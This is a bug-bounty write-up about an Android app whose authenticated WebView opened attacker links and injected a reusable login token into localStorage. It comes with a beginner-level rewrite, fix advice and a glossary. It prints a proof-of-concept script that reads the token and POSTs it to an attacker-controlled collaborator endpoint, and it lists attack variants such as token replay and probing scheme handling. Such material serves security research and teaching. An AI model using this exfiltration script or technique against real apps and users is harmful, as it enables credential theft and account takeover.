Steal authentication token with one-click on misconfigured WebView.
An Android app's authenticated WebView loaded attacker-controlled external URLs and injected a reusable authentication token into the page's localStorage. An attacker could post a link that, when clicked by a signed-in user, let the attacker's page read and exfiltrate the token, potentially leading to account takeover.
 Published on 0xwise.medium.com
In this write-up, I will discuss an Android WebView issue I discovered while testing an authorized private bug-bounty program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Android WebView is an embedded browser component. It lets an app render and interact with web content, including HTML, CSS, JavaScript, cookies, forms and links, without opening the user's default browser. That is convenient, but it becomes dangerous when an authenticated WebView loads attacker-controlled content.
This write-up covers an issue I found while testing an authorised private bug bounty program. By posting a link to an attacker-controlled website, I was able to make a signed-in Android user's WebView expose a reusable authentication token and account data after one click.
Setup
The testing was done against a private bug bounty program, on an Android WebView issue. The only precondition for the attack is that the victim is signed in to the app on Android and clicks a link that the attacker can place somewhere the victim will see it. No special tooling is described beyond a server I controlled to host the proof-of-concept page and a collaborator endpoint to receive the exfiltrated data.
Finding it
While browsing the app, I observed the WebView executing JavaScript that created a localStorage entry named u:
javascript:window.localStorage.setItem( "u", JSON.stringify({ "oldToken": "Basic <REDACTED>", "id": "<REDACTED>", "email": "[redacted]", "username": "0xWise", "referralCode": "", "hasApiAccount": false, "hasMobileAccount": true, "hasWebAccount": true, "hasPasswordSet": true }));
This means the u item in localStorage contains account metadata and a valid reusable authentication token. Despite the key being named oldToken, the token was valid during testing.
The WebView had JavaScript and DOM storage enabled:
webView.getSettings().setJavaScriptEnabled(true);webView.getSettings().setDomStorageEnabled(true);
At first glance this may look like a normal storage problem. The critical issue was more specific: the app allowed a user-controlled external URL to load inside its authenticated WebView, while the WebView continued to inject the u object into the active document. So after the victim opened my attacker-controlled page, that page itself received the u object in its localStorage.
This is why the attacker-controlled page could read the auth token. It was not bypassing browser origin isolation; the vulnerable app was writing sensitive data into the active external page's WebView context.
Exploitation
Step 1: Host a page that reads and sends the token
I hosted the following JavaScript on my controlled server:
alert(window.localStorage.getItem("u"));fetch("https://<redacted-collaborator-endpoint>/log", { method: "POST", mode: "no-cors", body: window.localStorage.getItem("u")});
The first line displays the u object to prove that the attacker-controlled page can access it.

Next, the script sends the same object to my controlled collaborator endpoint.

Step 2: Deliver the link to a signed-in user
To trigger the issue, I created a post containing a link to my page. When a signed-in Android user clicked that link, the app opened it inside the authenticated WebView, injected the u object into the active page, and allowed my script to read and transmit it.
Root cause
The mistake is in the app's design, not in the browser's origin model. The app loads a user-controlled external URL inside its authenticated WebView and keeps injecting the u object into whatever document is currently active. Because the injection happens in the external page's own WebView context, the page's JavaScript can read the value from its own localStorage as if it had written it itself.
With JavaScript enabled, the attacker's page can run the exfiltration script; with DOM storage enabled, the injected u object is readable through localStorage. The app's origin isolation was never bypassed; the sensitive data was handed to the untrusted page by the app itself.
Impact
An attacker can publish a link in posts, comments, profile fields or other user-visible locations to obtain reusable authentication tokens from users who click it. Depending on what the token authorises, this can result in:
- Access to private account data
- Authenticated API access
- Actions performed as the victim
- Account takeover

The program validated the severity as Critical and awarded a $3,000 bounty.
Fix
The app should not inject authentication data into arbitrary WebView pages. A secure implementation should:
- Open third-party URLs in the system browser or a Custom Tab.
- Validate the URI scheme and host before loading it.
- Reject
javascript:,data:,file:,content:and unnecessary custom schemes. - Avoid storing reusable auth tokens in WebView
localStorage. - Never pass sensitive account data to JavaScript running in an untrusted or externally navigable WebView.
Variants to test
- External links opened in an authenticated WebView. Place a link to a page you control in any user-visible field (post, comment, profile) and click it while signed in. A positive result is your page's JavaScript reading app data from
localStorage, cookies or an injected JavaScript bridge object. - Injected bridge objects. If the app exposes a
@JavascriptInterfaceobject, check whether it is reachable from an externally loaded page. A positive result is your page calling a bridge method that returns tokens or performs authenticated actions. - Scheme handling. Try
javascript:,data:,file:andcontent:URIs in the same link fields. A positive result is the WebView executing or loading them instead of rejecting them. - Token reuse. When you recover a token, replay it against the API from a separate client. A positive result is authenticated responses, which confirms the token is reusable rather than bound to the device or session.
- DOM storage persistence. Check whether the injected object survives navigation to your page and remains readable after a reload. A positive result is the value still being present in
localStorageon subsequent loads of the attacker page.
What happened, in plain words
An Android app used a built-in mini browser to show web pages inside the app itself. When a signed-in user tapped a link to a page the attacker controlled, the app opened that page in the same mini browser and quietly wrote the user's login token and some account details into that page's storage. The attacker's page could then read that token and send it to a server the attacker owned. Depending on what the token authorises, the attacker could act as the victim. The bug bounty program rated the issue Critical and paid a $3,000 bounty.
This article walks through the whole thing from scratch, assuming you have never looked at security before. You only need to know how to use a browser and a computer.
Some background you need first
What is an app, and what is a WebView?
Most of us think of a phone app as a self-contained program. Many apps, though, need to show web content: a help page, a payment form, a social feed. Instead of sending you out to Chrome or Firefox, the app can embed a small browser inside itself. On Android that embedded browser is called a WebView.
A WebView can display HTML (the language web pages are written in), CSS (the language that styles them), JavaScript (the language that makes them interactive), cookies, forms and links. It behaves much like a browser tab, except it lives inside the app and shares the app's context.
A useful comparison: a WebView is like a small television set built into the dashboard of a car. It shows the same channels as your home TV, but it is wired into the car's own systems. If the car's systems hand private information to whatever channel is on, that is a problem.
What is JavaScript?
JavaScript is the programming language that runs inside web pages. It is what makes a button react when you click it, what loads new content without a page refresh, and what reads and writes data stored in the browser. When a page contains JavaScript, the browser (or WebView) executes it.
What is localStorage?
localStorage is a small storage box that every website gets inside your browser. A site can put values in it (like a name and a value), read them back later, and they persist across visits. Each website normally gets its own separate box, so one site cannot read another site's box. That separation is called origin isolation, and it is one of the browser's core defences.
Think of localStorage as a labelled drawer in a desk. Normally each website has its own desk with its own drawers, and cannot open anyone else's.
What is a token?
When you sign in to an app or website, the server needs a way to recognise you on every later request. Typing your password every time would be painful, so the server gives your device a token: a long string that acts as proof that you already signed in. Anyone who holds the token can usually act as you until it expires or is revoked.
A token is like a coat-check ticket. Whoever holds the ticket can collect the coat. If someone else gets your ticket, they can collect your coat.
What is an API?
An API (Application Programming Interface) is the set of doors a program uses to talk to a server. When the app fetches your messages, posts a comment or loads your profile, it is calling the API. Most API calls require a token to prove who is asking. If an attacker has your token, they can call the API as you.
What is a bug bounty program?
A bug bounty program is an arrangement where a company invites security researchers to look for problems in its products and pays them for reporting the issues responsibly. Some programs are public; some are private, meaning only invited researchers can take part. This write-up comes from an authorised private bug bounty program.
What is the vulnerability class here?
The problem is not a broken lock in the browser. The browser's origin isolation was never bypassed. The problem is that the app itself took sensitive data and placed it into a page it did not control. In security terms, this is a case of an authenticated WebView loading untrusted content and leaking credentials into it. The result can be account takeover: someone else can act as the victim.
The setup
The testing was done against a private bug bounty program, on an Android WebView issue. The only precondition for the attack is that the victim is signed in to the app on Android and clicks a link that the attacker can place somewhere the victim will see it. No special tooling is described beyond a server I controlled to host the proof-of-concept page and a collaborator endpoint to receive the exfiltrated data.
A collaborator endpoint, in case the term is new, is simply a server address that the researcher controls and can watch for incoming requests. It is the drop box where stolen data lands so the researcher can confirm it arrived.
Finding it
While browsing the app, I observed the WebView executing JavaScript that created a localStorage entry named u:
javascript:window.localStorage.setItem( "u", JSON.stringify({ "oldToken": "Basic <REDACTED>", "id": "<REDACTED>", "email": "[redacted]", "username": "0xWise", "referralCode": "", "hasApiAccount": false, "hasMobileAccount": true, "hasWebAccount": true, "hasPasswordSet": true }));
Line by line, in plain words:
javascript:at the start is a prefix that tells a browser or WebView to treat what follows as JavaScript code rather than as a web address. It is a way of running code directly.window.localStoragerefers to the storage box for the current page..setItem("u", ...)means: store a value under the nameu. The nameuis just a label, like writing "u" on a drawer.JSON.stringify({ ... })takes a structured object (a set of named values) and turns it into a text string, becauselocalStoragecan only hold text.- Inside the object,
oldTokenholds a value starting withBasic <REDACTED>. TheBasicprefix indicates an HTTP Basic authentication credential. The actual value is redacted here. id,email,username,referralCode,hasApiAccount,hasMobileAccount,hasWebAccountandhasPasswordSetare account details: an identifier, an email address, a username, and some true/false flags about what kind of account the user has.
So the u item in localStorage contains account metadata and a valid reusable authentication token. Despite the key being named oldToken, the token was valid during testing. The word "old" in the name is misleading: it does not mean expired.
The WebView had JavaScript and DOM storage enabled:
webView.getSettings().setJavaScriptEnabled(true);webView.getSettings().setDomStorageEnabled(true);
Line by line:
webView.getSettings()fetches the WebView's settings object, the place where the app configures how the WebView behaves..setJavaScriptEnabled(true)turns JavaScript on. Without this, pages could not run scripts, and the attacker's script could not run either..setDomStorageEnabled(true)turns on DOM storage, which is the umbrella term that includeslocalStorage. Without this, theuvalue could not be stored or read throughlocalStorage.
Both settings are common in real apps, because many modern web pages need them. They are not bugs on their own. They become part of the problem when combined with the app's design choice described next.
At first glance this may look like a normal storage problem. The critical issue was more specific: the app allowed a user-controlled external URL to load inside its authenticated WebView, while the WebView continued to inject the u object into the active document. So after the victim opened my attacker-controlled page, that page itself received the u object in its localStorage.
This is why the attacker-controlled page could read the auth token. It was not bypassing browser origin isolation; the vulnerable app was writing sensitive data into the active external page's WebView context.
To put it another way: the browser's rule that each site gets its own drawer was never broken. The app itself walked over to the attacker's desk and put the token in the attacker's drawer.
Exploitation
Step 1: Host a page that reads and sends the token
I hosted the following JavaScript on my controlled server:
alert(window.localStorage.getItem("u"));fetch("https://<redacted-collaborator-endpoint>/log", { method: "POST", mode: "no-cors", body: window.localStorage.getItem("u")});
Line by line:
alert(window.localStorage.getItem("u"))reads the value stored underufrom the page'slocalStorageand shows it in a pop-up box. This is a quick way to prove the page can see the value.getItemis the counterpart ofsetItem: it fetches a stored value by name.fetch("https://<redacted-collaborator-endpoint>/log", { ... })sends an HTTP request to the researcher's collaborator endpoint, at the path/log.fetchis the browser's built-in way for JavaScript to make network requests.method: "POST"says this is a POST request, the kind normally used to send data to a server.mode: "no-cors"tells the browser not to require the receiving server to explicitly permit the request through CORS. CORS (Cross-Origin Resource Sharing) is a browser rule that normally stops a page on one site from freely reading responses from another site. Withno-cors, the request is still sent, but the page cannot read the response. For exfiltration, that is fine: the attacker only needs the data to arrive.body: window.localStorage.getItem("u")puts the stolen value into the body of the request, so it travels to the collaborator endpoint.
The first line displays the u object to prove that the attacker-controlled page can access it.
Next, the script sends the same object to my controlled collaborator endpoint. The mode: "no-cors" option keeps the cross-origin POST simple, so the request is sent without needing a CORS preflight. A preflight is an extra check the browser sometimes sends before a cross-origin request; skipping it keeps the attack simple.
Step 2: Deliver the link to a signed-in user
To trigger the issue, I created a post containing a link to my page. When a signed-in Android user clicked that link, the app opened it inside the authenticated WebView, injected the u object into the active page, and allowed my script to read and transmit it.
Why a post? Because the attacker needs the victim to click. Anywhere a link can be shown to other users works: a post, a comment, a profile field. The victim does not need to install anything or type anything. One tap is enough.
Root cause
The mistake is in the app's design, not in the browser's origin model. The app loads a user-controlled external URL inside its authenticated WebView and keeps injecting the u object into whatever document is currently active. Because the injection happens in the external page's own WebView context, the page's JavaScript can read the value from its own localStorage as if it had written it itself.
With JavaScript enabled, the attacker's page can run the exfiltration script; with DOM storage enabled, the injected u object is readable through localStorage. The app's origin isolation was never bypassed; the sensitive data was handed to the untrusted page by the app itself.
Impact
An attacker can publish a link in posts, comments, profile fields or other user-visible locations to obtain reusable authentication tokens from users who click it. Depending on what the token authorises, this can result in:
- Access to private account data
- Authenticated API access
- Actions performed as the victim
- Account takeover
In plain terms: the attacker can read the victim's private information, call the app's API as the victim, do things the victim could do, and in the worst case take over the account entirely. The program validated the severity as Critical and awarded a $3,000 bounty.
Fix
The app should not inject authentication data into arbitrary WebView pages. A secure implementation should:
- Open third-party URLs in the system browser or a Custom Tab. A Custom Tab is a browser tab styled to look like part of the app, but still running in the real browser, with the browser's normal protections.
- Validate the URI scheme and host before loading it. The scheme is the part before
://(likehttps), and the host is the domain name. Checking both means the app only loads addresses it actually trusts. - Reject
javascript:,data:,file:,content:and unnecessary custom schemes. These schemes can run code or load local files, and should not be accepted from untrusted links. - Avoid storing reusable auth tokens in WebView
localStorage. If a token must live somewhere, it should be in storage the web page cannot reach. - Never pass sensitive account data to JavaScript running in an untrusted or externally navigable WebView. If the page is not fully under the app's control, it should not receive secrets.
Variants to test
If you want to look for similar issues yourself, these are the angles worth trying. Each one is a variation on the same theme: does the app hand secrets to content it does not control?
- External links opened in an authenticated WebView. Place a link to a page you control in any user-visible field (post, comment, profile) and click it while signed in. A positive result is your page's JavaScript reading app data from
localStorage, cookies or an injected JavaScript bridge object. A bridge object is a way for the app to expose native functions to the page's JavaScript. - Injected bridge objects. If the app exposes a
@JavascriptInterfaceobject, check whether it is reachable from an externally loaded page.@JavascriptInterfaceis an Android annotation that marks a native method as callable from JavaScript. A positive result is your page calling a bridge method that returns tokens or performs authenticated actions. - Scheme handling. Try
javascript:,data:,file:andcontent:URIs in the same link fields. A positive result is the WebView executing or loading them instead of rejecting them. - Token reuse. When you recover a token, replay it against the API from a separate client. Replaying means sending the token in a request from a different tool, such as a command-line client, to see whether the server accepts it. A positive result is authenticated responses, which confirms the token is reusable rather than bound to the device or session.
- DOM storage persistence. Check whether the injected object survives navigation to your page and remains readable after a reload. A positive result is the value still being present in
localStorageon subsequent loads of the attacker page.
Glossary
- API (Application Programming Interface): the set of doors a program uses to talk to a server, usually requiring a token to prove who is asking.
- Bug bounty program: an arrangement where a company invites researchers to find and report security problems in exchange for payment.
- Collaborator endpoint: a server address the researcher controls and watches, used to receive data during a test.
- Cookie: a small piece of data a website stores in your browser and sends back on later requests, often used to remember you.
- CORS (Cross-Origin Resource Sharing): a browser rule that normally stops a page on one site from freely reading responses from another site.
- CSS: the language that styles web pages.
- Custom Tab: a browser tab styled to look like part of an app, but still running in the real browser with its normal protections.
- DOM storage: the umbrella term for browser storage that includes
localStorage. - Exfiltration: sending stolen data out to a server the attacker controls.
- HTML: the language web pages are written in.
- JavaScript: the programming language that runs inside web pages and makes them interactive.
localStorage: a small storage box each website gets inside the browser, normally isolated from other sites.- Origin isolation: the browser rule that each website gets its own separate storage and cannot read another site's.
- POST request: an HTTP request used to send data to a server.
- Preflight: an extra check the browser sometimes sends before a cross-origin request.
- Replay: sending a captured token again from a different client to see whether the server accepts it.
- Scheme: the part of a web address before
://, such ashttps,javascriptorfile. - Token: a long string that proves you already signed in, and that anyone holding it can usually use to act as you.
- URI: a web address, including its scheme and host.
- WebView: an embedded browser component inside an Android app that can display web content without opening the user's default browser.
@JavascriptInterface: an Android annotation that marks a native method as callable from JavaScript running in a WebView.




